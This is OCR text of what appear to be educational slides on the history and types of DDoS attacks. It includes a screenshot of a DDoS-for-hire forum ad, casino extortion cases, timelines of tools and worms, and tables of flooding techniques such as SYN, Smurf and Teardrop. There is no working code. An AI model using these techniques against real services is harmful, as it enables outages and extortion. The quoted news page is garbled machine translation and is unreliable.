
Author nickname: DDoS

Suggests his services in commencing DDoS attack on any site of your choice.

"Fast, with top quality and for any required period of time"

Prices are : ~$80-$90 for average site, higher for more complicated ones.

Offers a demonstration if the "customer" desires it.


Online Gaming News - Russian Mafia DDoS Casino Sites - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Search Favorites Media
Address http://www.angelfire.com/games5/news0/russian-mafia-ddos-casino-sites.html
Go Links
OnlineGambling
This site features the latest News over whats going on in the gaming industry, World wide casino covering. Gambling related acts , in the United States and across the world.
Home
Featured now:
Craps - rules And Technique -
All there is to know about advaced Craps Games - Rules, strategy, money management system and much more. How to leave the casino with a winning hand.
One of our partners:
On This side we're reviewing Online Gambling
Russian Maffia Hax0rs blackmail Casino sites
According to the agencies of the application of law, there is a numberdeaumento of information of the organized criminal groups querealizanattacks of the negation-of-service (DDos). Its reason? ParachantajearWeb site in line of the game and ecommerce.
For some weeks, the news in line of the Casino divulgaronde theattacks of the TWO, that disabled the system of WorldPay.Afectaronmillares of casinos in line, that in line trust Worldpay forsustransacciones and services of the payment. In a similar incident,Wordplay.com, and on six businesses in line was pointed by los'attacking of cyber that they demanded £50.000.
Detecting the enormous opportunity, the organized criminals, nohackersthey are using threats of Web site that attack and deoperadores inline of the casino, with the threats extendi'ndosede extorting to dopayment or to cut its Web site to them.
DK Matai of MI2G, that the deprived of authority computer supervisesthat cortadice that the criminal unions that worked from hanapuntadoRussia in line great systems of the payment belong to sitiosde game.
A typical criminal extorsion of the union to the companies enlDnea ofthe game and the payment would extend of ' you you must quepagar$50,000 to us or we will begin attacks of TWO ' if you pagaqu' we didnot wish us, then we makes sure that you not tieneninguna clients.
Done
Internet

Extortion

The goal of an attacker is to cause the online company to be down without attracting to much public attention


East European gangs in online protection racket
By John Leyden
Posted: 12/11/2003 at 19:33 GMT

- **Email: “Hello, allow me to introduce myself…, please provide us with $$$ o**
  by next weekend your site is toast.”
- **Next weekend, “hello its me again ☺”**
- **By the third weekend. “ our account number is ….”**

Headlines

Super Bowl fuels gambling sites' extortion fears
By Paul Roberts
IDG News Service, Boston Bureau
30-01-2004

In recent years, online sports betting parlors or "sports books" have fast supplanted the shadowy world of "bookies," or professional bet takers in the U.S., Canada and Europe, growing into a multibillion dollar industry, despite official disapproval from Washington, D.C. lawmakers and U.S. religious conservatives.



Events - prehistory

- Shoch & Hupp, "The `Worm' Programs--Early Experience with a Distributed Computation," Communications of the ACM, March 1982
  - Meant to be a memory diagnostic program
  - 100 Alto computers brought to a standstill on an Ethernet
  - Used forced multicast since multicast didn’t exist then

Evolvement of attacks

- Sep 1996: Panix under SYN attack
- Jan 1997: Romanian hacker SYN floods Undernet (IRC net)
  - "We have some of the greatest minds in Internet technology here, and they couldn't do anything [to stop the attack]" -Wired, Jan 14, 1997
- Jan 1998: Tribe flooding tool appears for mIRC
- Jan 1998: Smurf attacks cripple ISPs
- March 1998: Smurf attack on University of Minnesota
- Aug 1999: Trinoo and TFN appear

Major attack not long in coming!

Evolvement of attacks (2)

- 02-2000: Infamous DDoS attacks (Yahoo, eBay, CNN), TFN2K, Stacheldracht
- 03-2000: Shaft
- 04-2000: DNS amplification attacks, mstream
- 05-2000: VBS/Loveletter
- 07-2000: Hybris
- 08-2000: Trinity IRC-based DDoS tool (unix)
- 11-2000: Multiple IRC-based DDoS tools (Windows), NAPHTA

NANOG23: http://www.nanog.org/mtg-0110/ppt/houle

Mafiaboy timeline - Feb 7, 8, 9 2000


- Feb 7
  - Yahoo — Mon 10:20 a.m. — 3 hours
- Feb 8
  - Buy.com — Tues 10:50 a.m. — 3 hours
  - eBay — Tues 3:20 p.m. — 90 minutes
  - CNN.com — Tues 4:00 p.m. — 110 minutes
  - Amazon.com — Tues 5:00 p.m. — 1 hour
- Feb 9
  - E*Trade — Wed 5:00 a.m. — 90 minutes
  - Datek — Wed 6:35 a.m. — 30 minutes
  - ZDNet — Wed 6:45 a.m. — 3 hours

Tools evolvement: 2001

- 01-2001: Ramen worm
- 02-2001: VBS/OnTheFly (Anna Kournikova), 1i0n worm
- 03-2001: Stick
- 04-2001: Adore/Red worm, carko DDoS tool
- 05-2001: cheese worm, w0rmkit worm, sadmind/IIS worm
- 06-2001: Maniac worm, Code Red worm
- 07-2001: W32/Sircam, Leaves, Code Red II, various telnetd worms, various IRC-based DDoS tools (knight, kaiten)
- 09-2001: Nimda worm, Code Blue
- 12-2001: Goner worm

NANOG23: http://www.nanog.org/mtg-0110/ppt/houle/

Code Red spread




CAIDA stats


Over 350,000 IIS servers infected is less than 14 hours!

DDoS Ammunition

Ammunition: packet crafting

- Any field in any header *
- Any combination of fields
- Randomization





Standard ammunition

TCP	SYN ACK FIN RST	SRC Spoofing
UDP	Diff sizes	Amplification
ICMP	Redirect Unreachable	Impossible flags
DNS	Requests Replies	Illegal headers

- Simple
- Effective
- Why to change?


Additional types of ammunition

HTTP requests	Legal
Heavy application rqsts	
Many connections	Illegal
Incomplete connections	

Summary


SYN	TCP
Smurf	ICMP
DNS Reply Queries flood	UDP
IGMP flood	IGMP
Fraggle (UDP loop)	UDP
TCP flood	TCP NUL, TCP RST, TCP ACK
UDP reflectors	UDP
TCP reflectors SYNACK	TCP
Client (URL) attacks Refresh and Error	HTTP

Generic attacks



Name of attack	Flooding capabilities
Land	TCP SYN (SRC=DST)
SYN	TCP SYN (spoofed SRC)
Smurf	ICMP via Amplifiers
ICMP redirect	ICMP
IGMP flood	IGMP
Fraggle (UDP loop)	UDP smurfing
TCP flood	TCP NUL, TCP RST, TCP ACK
UDP reflectors	UDP (ICMPs, unreachable, redirect)
URL client attacks	HTTP over TCP
VPN attacks	TCP, GRE or IPIP
Teardrop	TCP fragments (overlapping)
Ping of death	ICMP (> 65536 B)
Open/close	TCP, UDP (inetd)
ICMP Unreachable	spoofed ICMP unreachable
IRDP	ICMP router discovery, mass routing tables
ARP redirect	ARP

TCP SYN flood



- One of the first CERT DDoS advisories issued – 9/1996
- http://www.cert.org/advisories/CA-1996-21.html


Teardrop/Land attack

- Dec 1997
- Land: source and destination IP are the same causing response to loop
- Teardrop: send overlapping IP fragments
- http://www.cert.org/advisories/CA-1997-28.html

NAPHTA: TCP connections

